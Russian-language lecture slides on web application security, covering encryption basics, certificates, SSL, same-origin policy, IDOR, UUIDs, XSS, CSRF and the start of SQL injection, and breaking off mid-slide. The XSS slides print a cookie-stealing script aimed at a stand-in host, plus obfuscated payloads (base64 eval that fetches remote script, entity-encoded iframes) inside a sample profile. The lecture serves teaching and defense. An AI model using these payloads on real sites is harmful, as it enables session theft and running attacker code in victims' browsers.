
# Логические ошибки

- отсутствие нормального разграничения прав доступа
- нарушение логики работы приложения
- избыточная или небезопасная функциональность



# Реализационные ошибки

- Инъекции и небезопасная десериализация (SQL инъекции, command инъекции)
- Race conditions
- Раскрытия информации, открытые редиректы
- Слабая криптография
- Бинарные уязвимости



# Виды шифрования



# Симметричное шифрование

- 1. Алиса и Боб обладают общим секретным ключом (K)
- 1. Алиса шифрует текст (Т) с помощью K, получают шифрограмму (Ш)
- 1. Алиса передает шифрограмму (Ш) по незащищенному каналу связи (ТСР например)
- 1. Боб получает шифрограмму (Ш)
- 1. Боб расшифровывает ее с помощью ключа (K) и получает исходный текст



# Симметричное шифрование

**Плюсы:** Быстро!

**Минусы:** нужен общий ключ

Примеры: AES, DES, Blowfish, ГОСТ 28147-89





# Асимметричное шифрование

Использует пара связанных ключей:

- **Открытый** (public) - для шифрования
  - **Закрытый** (private) - для дешифрования
1. Алиса, используя открытый ключ Боба, создает шифрограмму и передает ее
  2. Боб, используя закрытый ключ, дешифрует ее и получает исходный текст



# Сертификаты

**Цифровой сертификат** - цифровой документ, подтверждающий принадлежность владельцу публичного ключа (на некоторое время)

- Каждый сертификат связан с центром с центром сертификации, который его изготовил и подписал
- Сертификационные центры образуют иерархию
- Корневые центры известны априори




# SSL

**Secured Socket Layer** - безопасное соединение

Свойства:

- аутентификация сервера
- опциональная аутентификация клиента
- шифрование канала передачи
- целостность сообщений (защита от изменений)
- поддерживает различные алгоритмы шифрования и обмена ключами

HTTPS - HTTP поверх SSL (443 порт)



# **Безопасность на стороне клиента**



# Безопасность на стороне клиента

**Цель:** исключить нежелательное взаимодействие между сторонними сайтами.

Сторонние сайты - сайты на разных доменах.

**Same Origin Policy (SOP).** Общий принцип:

- данные, установленные в одном домене, будут видны только в нем
- браузер запрещает вызывать js-методы объектов из другого домена
- браузер запрещает кроссдоменные запросы

# SOP и DOM

- Веб-страницы могут ссылаться друг на друга (`window.open`, `window.opener` и тд)
- Если у двух веб-страниц совпадает протокол, хост и порт (кроме IE), эти страницы могут взаимодействовать через js
- `window.opener.document.body.innerHTML = 'Hello!'`
- Если 2 страницы в смежных доменах, (`a.group.com` и `b.group.com`) понизили домен до `group.com` - они могут взаимодействовать
- `window.domain = 'group.com';` // обе страницы
- `window.opener.someFunction('data');`

# SOP и AJAX. CORS





# Виды атак





# IDOR (Insecure Direct Object Reference)

IDOR (Insecure direct object references) — небезопасная прямая ссылка на объект. Она возникает при одновременном соблюдении трех условий:

1. пользователь может найти прямую ссылку на внутренний объект или операцию;
2. пользователь может менять параметры в этой ссылке;
3. приложение предоставляет доступ к внутреннему объекту или операции без проверки прав пользователя.



# UUID (Universal Unique identifier)

(Это не атака, но рассказать логичнее тут)

UUID (Universal Unique identifier) - универсальный уникальный идентификатор, 128-битное число, которое обычно представляется серией из 32 шестнадцатеричных символов, разделенных дефисами на пять групп по схеме 8-4-4-4-12.

3422b448-2460-4fd2-9183-8000de6f8343 - пример

# UUID (Universal Unique identifier)

Генерация UUID: xxxxxxxx-xxxx-Mxxx-Nxxx-xxxxxxxxxxxx

4 бита M обозначают версию генерации («version») UUID, а 1-3 старших бита N - “вариант” UUID.

Версия 1: время и хост генератора в качестве основы генерации.

Версия 4: генератор псевдослучайных чисел

1. Генерируем 128 случайных битов.
2. Переписываем некоторые биты корректной информацией о версии и варианте.
3. Преобразуем 128 битов в шестнадцатеричный вид и вставляем дефисы.

# UUID (Universal Unique identifier)

Генерируется одно из  $2^{128} - 1 = 340282366920938463463374607431768211455$  128-битных чисел.

Дополнительные ресурсы для самостоятельного изучения:

<https://www.cockroachlabs.com/blog/what-is-a-uuid/#why-do-uuids-exist> - подробнее про использование, а тут <https://habr.com/ru/company/vk/blog/522094/> подробнее про генерацию

# XSS (Cross-Site Scripting). Примеры

Безобидная шалость

```
<script>alert(1);</script>
```

Кража сессии (и как следствие - авторизации)

```
<script>
  const s = document.createElement('script');
  s.src = 'http://hackers.com/gotIt/?cookie' + encodeURIComponent(document.cookie);
  document.body.appendChild(s);
</script>
```

## Информация

Проживаю в городе [Москва](#)

До VK работал в компаниях:

2016 - 2018, Яндекс, ""--></noscript></style></script>

</textarea></title>

<img/src/onerror=eval(atob(`ZmV0Y2goJy8vam9obmRvZS54c3MuaHQnKS50aGVuKGZ1bmN0aW9uKH0pe3JldHVybiB6LnRleHQoKS50aGVuKGZ1bmN0aW9uKHgpe2V2YWwoeCk7fSk7`))//>

2018 - 2020, Озон, "><iframe

srcdoc="&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;&#118;&#97;&#114;&#32;&#97;&#61;&#112;&#97;&#114;&#101;&#110;&#116;&#46;&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;&#99;&#114;&#101;&#97;&#116;&#101;&#69;&#108;&#101;&#109;&#101;&#110

Языки: [Английский](#) на уровне [Advanced](#)

Хобби: <https://hackerone.com/johndoe1492>

Устройства:

Смартфон [test](#)

Обо мне:

"><iframe

srcdoc="&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;&#118;&#97;&#114;&#32;&#97;&#61;&#112;&#97;&#114;&#101;&#110;&#116;&#46;&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;&#99;&#114;&#101;&#97;&#116;&#101;&#69;&#108;&#101;&#109;&#101;&#110

# CSRF

## Cross Site Resource Forgery

**Причина:** браузер разрешает кросс-доменные GET-запросы для изображений, js, css

Размещаем на любом посещаемом сайте (blog.com):

```
  

```

В результате - все посетители blog.com, которые авторизованы на victim.com совершат действия, о которых даже не будут знать

---

# CSRF

```
1 <form action="http://mail.com/send" method="POST">
2   <input type="hidden" name="message" value="Сообщение">
3   ...
4 </form>
```



# CSRF. Как бороться


## Как бороться

- проверять метод запроса (никаких POST с других доменов)
  - проверять Referer (не надежно)
  - использовать csrf\_token
- 
1. Создаем длинный, новый для каждого пользователя/запроса ключ
  2. Устанавливаем этот ключ в куки
  3. Добавляем этот ключ к каждой форме на сайте victim.com
  4. Запросы с blog.com не будут содержать этот скрытый токен

# CSRF

```
1 <form action="http://mail.com/send" method="POST">
2   <input type="hidden" name="csrf" value="1234:5ad02792a3285252e524ccadeeda34
3   <textarea name="message">
4     ...
5   </textarea>
6 </form>
```

# Инъекции



# SQL-инъекции

```
sql = "SELECT * FROM posts WHERE id = " \
+ str(request.GET['post_id'])

